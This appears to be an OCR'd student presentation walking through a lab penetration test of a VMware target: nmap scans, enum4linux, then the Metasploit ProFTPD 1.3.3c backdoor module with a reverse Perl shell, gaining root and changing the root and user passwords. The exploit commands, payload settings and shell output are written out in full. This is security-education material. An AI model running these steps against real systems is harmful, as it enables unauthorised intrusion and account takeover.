

Ubuntu Linux

Taaha Siddiqui Mohammed

Getting root access in Kali Linux

- Using the command "**sudo su**" and putting the password for kali and we have the root access.





Basic nmap scan

- Command used "**nmap –sP 192.168.152.1/24**"

```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sP 192.168.152.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-29 00:36 EST
Nmap scan report for 192.168.152.1
Host is up (0.00057s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.152.2
Host is up (0.00053s latency).
MAC Address: 00:50:56:E8:BB:EF (VMware)
Nmap scan report for 192.168.152.132
Host is up (0.0029s latency).
MAC Address: 00:0C:29:55:24:82 (VMware)
Nmap scan report for 192.168.152.254
Host is up (0.00074s latency).
MAC Address: 00:50:56:EC:A9:CA (VMware)
Nmap scan report for 192.168.152.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.80 seconds
```

Let's do a nmap version scan

- Command used "**nmap –sV –p- -O 192.168.152.132**"
- Here instead of a –sV scan we have further added –O which will show more details on the OS of target machine.
- (Points obtained in the next slide)

```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sV -p- -O 192.168.152.132
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-29 00:40 EST
Nmap scan report for 192.168.152.132
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:55:24:82 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=12/29%OT=21%CT=1%CU=42707%PV=Y%DS=1%DC=D%G=Y%M=000C29%
OS:TM=61CBF4FA%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=
OS:I%TS=A)OPS(O1=M5B4ST11NW6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4ST11NW6%
OS:O5=M5B4ST11NW6%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W
OS:6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=
OS:O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD
OS:=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0
OS:%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1
OS:(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI
OS:=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.47 seconds
```

Information Gathered from the scan


- OS of our target is Ubuntu Linux 3.2-4.9
- Ports open:

1. Port 21(fttp) - **<u>ProFTPD 1.3.3c</u>**
2. Port 22(ssh) - Ubuntu Linux(Protocol 2.0)
3. Port 80(http) - Apache httpd 2.4.18

- Here we see that there is a ProFTPD, which is a Backdoor Command Execution, we can use this.

Enumeration

- For further details we have used the command "**enum4linux (target IP)**"



- We can see known Usernames here: administrator, guest, krbtgt, domain admin, root, bin, none

ProFTPD

- I found some exploits regarding this and here is a link from Rapid7 (https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_133c_backdoor/)

MSFConsole

- Command used "**search proftpd**"

```
Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/linux/misc/netsupport_manager_agent  2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1  exploit/linux/ftp/proftp_sreplace          2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2  exploit/freebsd/ftp/proftp_telnet_iac      2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   3  exploit/linux/ftp/proftp_telnet_iac        2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   4  exploit/unix/ftp/proftpd_modcopy_exec      2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   5  exploit/unix/ftp/proftpd_133c_backdoor     2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 >
```

- We can see that the exploit we got from Rapid7 Is already available, so let's use it.

Information about the exploit

- Name: ProFTPD-1.3.3c Backdoor Command Execution
- Platform: Unix
- Provided by:

  MC <mc@metasploit.com>

  Darkharper2
- This is a malicious backdoor that was added to the ProFTPD download archive between November 28th 2010 and 2nd December 2010

Setting up options

- We set Rhost as our target and Lhost as our Host
- We also needed to set the payload, so I selected the payload with a reverse shell...

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.152.132
RHOST => 192.168.152.132
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.152.128
LHOST => 192.168.152.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2  payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command Execution
   3  payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   5  payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
```

Continuation...

- Typing in "exploit"...

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.152.128:4444
[*] 192.168.152.132:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.152.128:4444 → 192.168.152.132:58850 ) at 2021-12-29 01:16:29 -0500

whoami
root
```

And we got root access!

We're in!

- Typing "shell" for the prompt and typing "/bin/bash -i" to display the prompt

```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
/bin/bash -i
/bin/bash -i
root@vtcsec:/# ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap  tmp  vmlinuz
boot   etc   initrd.img.old  lost+found  opt   run   srv   usr  vmlinuz.old
cdrom  home  lib             media       proc  sbin  sys   var
root@vtcsec:/#
```

Changing passwords

- We can type "passwd <username>" to change password

```
root@vtcsec:/# whoami
whoami
root
root@vtcsec:/# passwd root
passwd root
Enter new UNIX password: ApexPred001

Retype new UNIX password: ApexPred001

passwd: password updated successfully
root@vtcsec:/# passwd marlinspike
passwd marlinspike
Enter new UNIX password: ApexPred001

Retype new UNIX password: ApexPred001

passwd: password updated successfully
root@vtcsec:/#
```

THANK YOU!!